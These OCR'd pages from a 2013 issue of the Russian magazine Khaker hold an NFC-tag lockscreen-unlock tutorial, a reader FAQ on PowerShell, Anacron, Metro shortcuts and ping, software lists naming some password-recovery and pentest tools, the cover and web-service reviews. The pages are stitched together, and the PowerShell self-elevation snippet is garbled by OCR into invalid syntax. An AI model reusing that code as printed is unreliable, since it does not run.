Отключать защиту локскрина (пароль, жест и прочее) будем с помощью приложения Secure Settings, которое хорошо интегрировано с Tasker (вообще говоря, Tasker поддерживает эту возможность нативно, но иногда она работает некорректно). Проделаем некоторые настройки. Для начала запускай приложение, нажимай на Preferences, где выставь галочку напротив пункта Device Administator. Теперь включим интеграцию с Tasker. Для этого на главном экране приложения переходи на вкладку Helper и нажимай на кнопку с надписью Click to install.

**4 Настраиваем Tasker**
Для начала зайди в настройки Tasker и на вкладке Misc включи опцию Allow External Access, чтобы можно было выполнять таски Tasker'а из стороннего приложения (NFC Task Launcher), а на вкладке UI отключи Beginner mode. Описание настройки профилей и тасков займет много журнального места, поэтому я подготовил для тебя файл проекта (bit.ly/taskerNFC). Скачай и импортируй его (нажми на иконку с домиком в левом нижнем углу, затем import). Думаю, ты разберешься — там всего два профиля и два таска. Скажу лишь, что таск Tag Read как раз и выполняется из NFC Task Launcher.

**5 Настраиваем NFC Task Launcher**
Запускай NFC Task Launcher и создавай новый таск. В качестве триггера выбирай NFC. Дальше нажимай на + и ищи в появившемся меню пункт Tasker → Tasker Task, выбирай нужный — в нашем случае это Tag Read. Нажимай на Save and write (стрелка вверху справа — смотри скрин), после чего откроется окно записи NFC-метки. Поднеси метку к устройству для записи. После успешной записи нажимай на галочку (появится вместо стрелки). На этом настройка завершена: чтобы снять устройство с блокировки, просто поднеси к нему метку.




Переходим к записи данных на NFC-метку




Ярлык на Metro-приложения People

**-RunAsAdministrator в #requires просто не дает скрипту выполниться без прав админа, а нужно именно запросить.**

**A** Самым простым решением будет запуск нового окна PowerShell, но уже с правами админа и запуск в нем того же скрипта с теми же параметрами. Сделать это можно, например, так:

```
$user = New-Object Security.Principal.↵
WindowsPrincipal $(Security.Principal.↵
WindowsIdentity (::GetCurrent())
if (-not $user.IsInRole( Security.↵
Principal.WindowsBuiltinRole ↵
(::Administrator)) {
  # Перезапускаем с правами админа
  Start-Process powershell.exe -Verb ↵
  RunAs -ArgumentList ('-noprofile ↵
  -noexit -file "{0}"' -f ↵
  ($PSCommandPath))
  exit }
...
```

Если скрипт должен работать на версии PowerShell ниже 3.0, замени $PSCommandPath на $MyInvocation.MyCommand.Definition.

**Q С помощью Cron настроил на рабочем ноуте еженедельный бэкап в облако. Но если лаптоп был выключен в момент, когда должен был произойти бэкап, то после включения он не выполнится. Как быть?**

**A** Помимо Cron, на твоем ноуте также доступен менее известный в широких кругах Anacron, который как раз и обладает нужным тебе функционалом. Конфигурация Anacron лежит в файле /etc/anacrontab. Формат этого файла отличается от формата файла конфигурации Cron. Каждая задача определяется следующей строкой:

```
period  delay  job-identifier  command
```

где period задается в днях (можно также указать @monthly, чтобы выполнять задачу раз в месяц, независимо от количества дней в месяце), delay — задержка в минутах после запуска системы перед выполнением задания. Остальные параметры должны быть понятны без пояснений.

**Q Часто для одноразовых регистраций пользуюсь сервисами, которые предоставляют временный email-адрес. Раньше сидел на Firefox и юзал для этого расширение Bloody Vikings, теперь пересел на Chrome — какую замену порекомендуешь?**

**A** Из всех сервисов для меня удобнее всего YOPmail (bit.ly/YOPmail). Кроме того, есть TrashMail (bit.ly/TrashMail) и Mailinator (bit.ly/mailinator).

Я бы рекомендовал установить два (или три) на случай, если один из них фильтруется при регистрации.

**Q Возможно ли создать ярлык на Metro-приложение? Хочу добавить одно из них в автозагрузку.**

**A** Для доступа к Metro-приложениям из десктоп-окружения можно воспользоваться «URL’ом приложения». Например, приложение People доступно по URL wlpeople://, а Calendar — по wlcalendar://. Возникает логичный вопрос: как узнать URL любого другого приложения? Из реестра. Для этого обратись к ветке

```
HKCU\Software\Classes\Extensions
```

Почти в самом низу раздела найди директорию нужного приложения и посмотри на значение по умолчанию в ней — там и должен лежать искомый URL. Если же директории приложения в Extensions не оказалось, то попробуй поискать ее в

```
Extensions\ContractId\Windows.Protocol\↵
PackageId
```

Найдя нужную, погружайся вглубь по поддиректориям, пока не доберешься до раздела CustomProperties. Значение строкового параметра Name в нем и будет URL’ом. После того как URL есть, запустить приложение можно так:

```
explorer.exe "URL://"
```

что и нужно прописать в ярлык (смотри скрин). Кроме того, можно запускать Metro-приложения при помощи PowerShell — bit.ly/MetroFromPS.

**Q Почему компьютер с Windows 8 на борту не отвечает на ping-запросы?**

**A** В целях безопасности (хотя лично я не вижу в этом особого смысла) Microsoft еще со времен Vista отключила в конфигурации по умолчанию ответы на ping-запросы.


Сделано это на уровне брандмауэра. Включить можно из командной строки:

```
netsh firewall set icmpsetting 8
```

или же в оснастке «Брандмауэр Windows в режиме повышенной безопасности» (Windows Firewall with advanced security).

## TO JSCRIPT OR NOT TO JSCRIPT?


**Недолюбливаю JavaScript, поэтому интересует такой момент: можно ли создать расширения для Chrome на другом языке?**



**A** Увы, но при разработке расширения для Google Chrome без JavaScript обойтись невозможно. Так или иначе, но JavaScript будет замешан все равно. Если воспользоваться Google Web Toolkit (www.gwtproject.org/overview.html), то можно разработать приложение на Java, но скомпилируется оно все равно в JavaScript.



**B** Можно посмотреть в сторону Chrome Native Client (bit.ly/googlenc) — опенсорсной технологии от Google, позволяющей запускать нативный скомпилированный код прямо в браузере, практически без потерь производительности. Используя данную технологию, можно написать бэкенд-расширения на C/C++ (но для фронтенда все равно нужен JavaScript).



**>>WINDOWS**
>DailySoft
7-Zip 9.20
DAEMON Tools Lite 4.47.1
Far Manager 3.0
Firefox 23.0.1
foobar2000 1.2.9
Google Chrome 29
K-Lite Mega Codec Pack 10.0.0
Miranda IM 0.10.16
Notepad++ 6.4.5
Opera 16.0
PuTTY 0.62
Skype 6.3
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.2
uTorrent 3.3.1
XnView 2.04

>Development
Collide
DooPHP 1.4.1
GWTP 0.7
MdCharm 1.1.0
MyBatis 3.2.2
Nemerle 1.2.60
Ninja IDE 2.3
OrientDB 1.3.0
phpDays 1.1
Python 3.3.2
SimpleJPA 1.5
Staff 2.0.0
Tree Trim 1.0.1
Uniform Server 8.9.2
WebPALTT 2.0
Zen Coding 0.7

>Misc
Browser Chooser 1.0.15
CHM Decoder 2.1
Cookeyah 1.5.10.1
HiddeX 2.4
KatMouse 1.04
LeeLu Monitors AIO 1.1
Netcam Studio 0.9.4.5
Run-Command 2.00
Similar Image Finder 1.1
Sneaksy 03.32
SoftMaker FreeOffice
Spyglass 1.2.0
VSEncryptor 2.3.3
VSLogonScreenCustomizer 1.10
WebBrowserPassView 1.43
XLaunchPad 1.09

>Multimedia
Audacity 2.0.4
AV Audio Editor 1.0.2
Avidemux 2.6.5
Chasys Draw IES 4.12.05
JSound 2.0
Mcool
MP3 Toolkit
MusicBee 2.1
Naturpic Audio Editor 2.0
Nomacs 1.4.0
Paint.NET 3.5.11

Photoscape 3.6.5
Shotcut 13.04.09
TagScanner 5.1.638
Toolwiz Pretty Photo 2.7
XMPlay 3.7

>Net
DownTango 1.1
Inky
Kylo 1.1.1
Lunascape 6.8.8
NeoRouter 1.9.0
NitroShare 0.2
Opera Mail 1.0
Orbitum 21.0.1215.0
PowerFolder
QupZilla 1.4.4
SafeIP 2.0
sRemote 1.1
Torch Browser 25
Trillian 5.3.0.16
Virtual Router 1.0
WinMailer 1.0

>Security
DiskCryptor 1.0.757
Diviner 1.5.2 beta
HTExploit 0.7.7
Incognito 2
libinjection
Mail Password Decryptor 3.0
NetworkMiner 1.5
Nishang 0.3.0
OWASP Xelenium 3
Prey 0.6.0
SearchDiggity 3.01
SpiderFoot 2.0.4
Testival
The Volatility Framework 2.2
Viivo 2.1.26
XSS CheF 1.0

>System
Batter Optimizer 3.0.518
CleanMem 2.4.3
FBackup 5.0.182
HDDScan 3.3
ISOBuddy 1.1.1.3
LastActivityView 1.03
Memory Washer 7.1
Rapid Environment Editor 8.0
RunScanner 2.0
ServiWin 1.56
TimeDim 2.4
TurnedOnTimesView 1.06
Unknown Device Identifier 8.01
VSUsbLogon 1.4.3
WinUtilities Memory Optimizer 6.0
Zero Install 2.3.4

**>>MAC**
BetterTouchTool 0.967
Deeper 1.6.9
Droplr 3.5.0
Eddie 2.5
GPGMail 2.0.3
IceFloor 1.6.1
Kiwix 0.9

MacPCLtoPDF 1.1.4
My Library 1.8.0
Ninja IDE 2.3
Nottingham 2.1.3
Opera 16
Python 3.3.2
Raw Photo Processor 4.7.1
Sismics Reader 1.1.1
TmpDisk 1.1.3
Valentina Studio 5.4.0
Vienna 3.0.0 Beta
XnViewMP 0.61
XtraFinder 0.17.2

**>>UNIX**
>Desktop
Amarok 2.8.0
Autolatex 21.2
Ccextractor 0.66
Docfetcher 1.1.8
Enblend 4.1.1
Evince 3.9.90
Ffmulticonverter 1.5.2
Flac 1.3.0
Fvwm-crystal 3.2.5
Gaupol 0.24
Halttimer 0.3.1
Mhwaveedit 1.4.23
Mp4joiner 2.1
Openbox 3.5.2
Pandoc 1.11.1
Photofilmstrip 1.9.91
Smplayer 0.8.6
View3dscene 3.13.0

>Devel
Ceylon m5
C-gtk-utils 2.2.2
Domcore 1.01.13
Eigen 3.2.0
Erlang r16b01
Griffon 1.6.1
Jtds 1.3.1
Lazarus 1.0.10
Llvm 3.3
Pmd 5.0.5
Ptk 13.01
Pyinstaller 2.0
Pypeg 2.12.0
Qwebsockets 0.9.0
Reportico 3.2
Rhodecode 1.7.1
Sikuli 1.0.1
Tig 1.2

>Games
Hedgewars 0.9.19.3
Vcmi 0.93
Xonotic 0.7.0

>Net
Chrome 29.0.1547.57
Darkstat 3.0.717
Evolution 3.8.5
Feedindicator 1.05
Glnetviz 0.9.1
Httptunnel 1.4.0
Konversation 1.5rc1

Lince 1.3
Metaftpd 1.0.0
Mumble 1.2.4
Opera 12.16
Pacmanager 4.5.2.3
Profanity 0.3.0
Pwget 0.3
Rdesktop 1.8.0
Trayrss 1.5.0
Trojita 0.3.93
Turses 0.2.18

>Security
Androguard 1.9
Bro 2.1
Cryptsetup 1.6.2
Dissy 1.0
Fail2ban 0.8.10
Fwknop 2.5.1
Fwsnort 1.6.3
HTExploit 0.77
Octopussy 1.0.10
Qpwmc 0.2.1
Snort 2.9.5.3
Sphirewall 0.9.9.6
Sxid 4.20130802
Tinc 1.0.22
Turboshredder 0.036
Zorp 3.9.6

>Server
Apache 2.4.6
Asterisk 11.5.1
Cassandra 2.0.0
CouchDB 1.4.0
CUPS 1.6.3
HAproxy 1.4.24
Lighttpd 1.4.32
Lucene 4.4
Memcached 1.4.15
MongoDB 2.4.5
nginx 1.4.2
OpenSSH 6.2
OpenVPN 2.3.2
Redis 2.6.16
Samba 4.0.9
Sphinx 2.0.9
Squid 3.3.8

>System
Bfsync 0.3.6
Bochs 2.6.2
Distdiff 1.0
I7z 0.27.2
Init_6
Jailer 4.0.16
Monitorix 3.3.0
Mosh 1.2.4
Pgbadger 3.5
Pulseaudio 4.0
Pupergrep
Q4wine 1.0r3
Rainbarf 0.9
Safe-rm 0.10
Terminator 0.97

>X-distr
Mageia 3

DVD

№ 10 (177) ОКТЯБРЬ 2013

ХАКЕР

ВЫЖИМАЕМ МАКСИМУМ ИЗ КОНСОЛИ OUYA **44**

# ХАКЕР

10(177)2013

**ПОД КАПОТОМ SQLMAP**

WWW.XAKEP.RU

Как создавался Хабр: интервью с Денисом Крючковым

# РАДИОХАКИНГ

**114** ВОЗВРАЩЕНИЕ КРИСА КАСПЕРСКИ!
Легендарный автор рассказал о том, как искал работу после McAfee

**80** CONTENT SECURITY POLICY
Как новый веб-стандарт может помочь и помешать обеспечению безопасности

**50** КАСТОМНЫЙ ANDROID
Получаем максимум возможностей с помощью консоли восстановления

12+

РЕКОМЕНДОВАННАЯ ЦЕНА: 290


(game)land hi-fun media
PUBLISHING FOR ENTHUSIASTS
13010
4607157100063

# WWW 2.0



**Максимально параноидальная вариация на известную тему включения HTTPS в браузере**

01





**HTTP NOWHERE** (mzl.la/14e3272)

→ Многим знакомо расширение HTTPS Everywhere от Electronic Frontier Foundation, принудительно включающее HTTPS-канал везде, где он есть, но не включен по умолчанию. Разработчики HTTP Nowhere, бесплатного расширения для Firefox, как нетрудно догадаться, пошли еще дальше — пользователю предлагают не только активировать HTTPS где только можно, но еще и полностью блокировать незащищенный HTTP-трафик. Так пользователь может обезопаситься от ситуаций, когда такие подключения генерируются даже на защищенных сайтах, например из-за сторонних виджетов, межсайтовых запросов и так далее. У пользователя есть возможность добавлять конкретные сайты в белые списки.

---

**JUST DELETE ME** (justdelete.me)

→ Многие из нас обожают пробовать сервисы. Каждый новый сервис — это новая учетка и новый уголок интернета, в котором о тебе знают всё. Проходит время, и ты забываешь и о сервисе, и о том, что там твои данные. Надеюсь, ты приучил себя регулярно проверять, что «подсасывается» к твоим учеткам в Google, Dropbox, Facebook и Twitter. Ну а для того, чтобы упростить регулярную чистку, пригодится Just Delete Me — список ссылок на страницы удаления из различных сервисов. На момент написания заметки в каталоге содержалось около 250 сервисов, причем для каждого указана простота удаления данных. Например, чтобы удалиться из Feedly, нужно обратиться в техсаппорт. Заставляет задуматься, не так ли?





**Универсальное руководство по удалению учетных записей из почти 250 популярных веб-сервисов**

02

---

**Сервис для визуального разбора UNIX-команд**







**EXPLAIN SHELL** (explainshell.com)

→ В прошлый WWW2 вошел сервис Regex101, разбиравший на кусочки и объяснявший регулярные выражения. Explain Shell — это то же самое, только для UNIX-команд. В общем, это для тех, кому man'ы кажутся слишком многословными. Вбиваешь полную команду, а сервис выделяет все ее параметры и пытается их документировать. По сути, Explain Shell просто определяет все основные смысловые единицы в синтаксисе запроса и соотносит их с описаниями из документации. Получается очень наглядно и быстрее, чем ковыряние в man. В следующих версиях автор обещает добавить поддержку pipe'ов и других сложных конструкций. В качестве первоисточника взяты man-страницы из поставки Ubuntu.

---

**NGROK** (ngrok.com)

→ И снова вернемся к прошлому выпуску WWW2. Тогда речь шла о сервисе localtunnel, с помощью которого можно быстро открыть «в мир» локальный веб-сервер. Это позволяет без лишних настроек продемонстрировать рабочий код, сетевое приложение любого типа. Или даже расшарить файл, не дожидаясь заливки в облако или файл-хостинг. Ngrok — это более функциональное и стабильное решение той же проблемы. С его помощью можно поднимать HTTPS-каналы, создавать запароленные туннели. Кроме того, утилита ведет подробные логи о подключениях, так что весь входящий трафик потом можно будет проанализировать. С помощью функции replay можно изучить любой отдельно взятый запрос.




**Быстрый способ открыть «в мир» локальный веб-сервис**

